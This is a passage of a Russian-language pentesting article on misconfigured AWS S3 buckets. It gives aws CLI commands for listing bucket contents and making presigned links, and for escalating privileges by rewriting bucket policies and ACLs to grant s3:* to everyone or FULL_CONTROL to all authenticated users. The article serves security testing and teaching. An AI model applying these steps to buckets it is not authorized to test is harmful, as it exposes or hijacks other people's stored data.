
Давай повторим пройденное. Как ты уже понял, самый частый мисконфиг — всем пользователям предоставляются права на чтение. В таком случае мы можем найти адрес бакета и прочитать его содержимое даже без аутентификации. Также бывает, что права на чтение есть лишь у авторизованных пользователей либо у одного конкретного пользователя. В таком случае мы сможем получить доступ к содержимому через API или CLI. Наконец, доступ к бакету можно получить, используя специально сгенерированную временную ссылку.

Полезно также смотреть размеры бакета и опись содержимого:

```
aws s3api list-objects --bucket <имя бакета> --output json --query
"[sum(Contents[].Size), length(Contents[])]"
```

Пример:

```
aws s3api list-objects --bucket flaws.cloud --output json --query
"[sum(Contents[].Size), length(Contents[])]"
```




Размеры бакета

Как скачивать отдельный объект с помощью **get-object** либо весь бакет с помощью **sync**, мы уже разобрали. Теперь обратим внимание на временную ссылку для скачивания объектов. Любой, кто имеет валидные учетные данные и доступ к бакету, может создать ее:

```
aws s3 presign s3://<Bucket-Name>/<key-Object-Name> --expires-in
 <время в секундах>
```

Пример:

```
aws s3 presign s3://xakepru/Xakep001.pdf --expires-in 604800
```



Получение временной ссылки на скачивание объекта

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

К бакету могут быть привязаны политики, ACL, поэтому, имея определенные права, можем сделать, например, бакет общедоступным.

Изменение политики бакета

Для эксплуатации требуется наличие **s3:PutBucketPolicy**. С этой привилегией сможем предоставить больше разрешений на бакеты, например разрешим себе читать, записывать, изменять и удалять бакеты:

```
aws s3api put-bucket-policy --policy file:///root/policy.json
--bucket <имя бакета>
```

Сама политика может выглядеть вот так:

```
{
  "Id": "Policy1568185116930",
  "Version": "2012-10-17",
  "Statement": [
  {
      "Sid": "Stmt1568184932403",
      "Action": [
        "s3:*"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::<имя бакета>",
      "Principal": "*"
  }
}
```

Изменение ACL бакета

Нам нужно **s3:PutBucketAcl**. Благодаря такой привилегии сможем изменить ACL, привязанный к бакету:

```
aws s3api put-bucket-acl --bucket <имя бакета>
--access-control-policy file://acl.json
```

Пример политики:

```
{
  "Owner": {
    "DisplayName": "<Кого ты хочешь сделать владельцем>",
    "ID": "<ID>"
  },
  "Grants": [
  {
    "Grantee": {
      "Type": "Group",
      "URI": "http://acs.amazonaws.com/groups/global/
AuthenticatedUsers"
    },
  "Permission": "FULL_CONTROL"
  }
  ]
}
```

Изменение ACL объекта

Для этого потребуется **s3:PutObjectAcl**. Может быть так, что ACL на бакет изменить мы не сможем, но вот ACL на определенный объект в состоянии. Эксплуатируем:

```
aws s3api put-object-acl --bucket <имя бакета> --key <объект>
--access-control-policy file://objacl.json
```

Политика может быть вот такой:

```
{
  "Owner": {
    "DisplayName": "<Кого ты хочешь сделать владельцем>",
    "ID": "<ID>"
  },
  "Grants": [
  {
    "Grantee": {
      "Type": "Group",
      "URI": "http://acs.amazonaws.com/groups/global/
AuthenticatedUsers"
    },
  "Permission": "FULL_CONTROL"
  }
 ]
}
```

ВЫВОДЫ

Казалось бы, S3 — не более чем сервис хранения данных. Но, как ты смог убедиться, даже обычное файлохранилище может быть уязвимым само и открывать другие уязвимости. Любая возможность расширить поверхность атаки важна при пентестах, и плохо настроенные бакеты могут в этом плане сослужить отличную службу.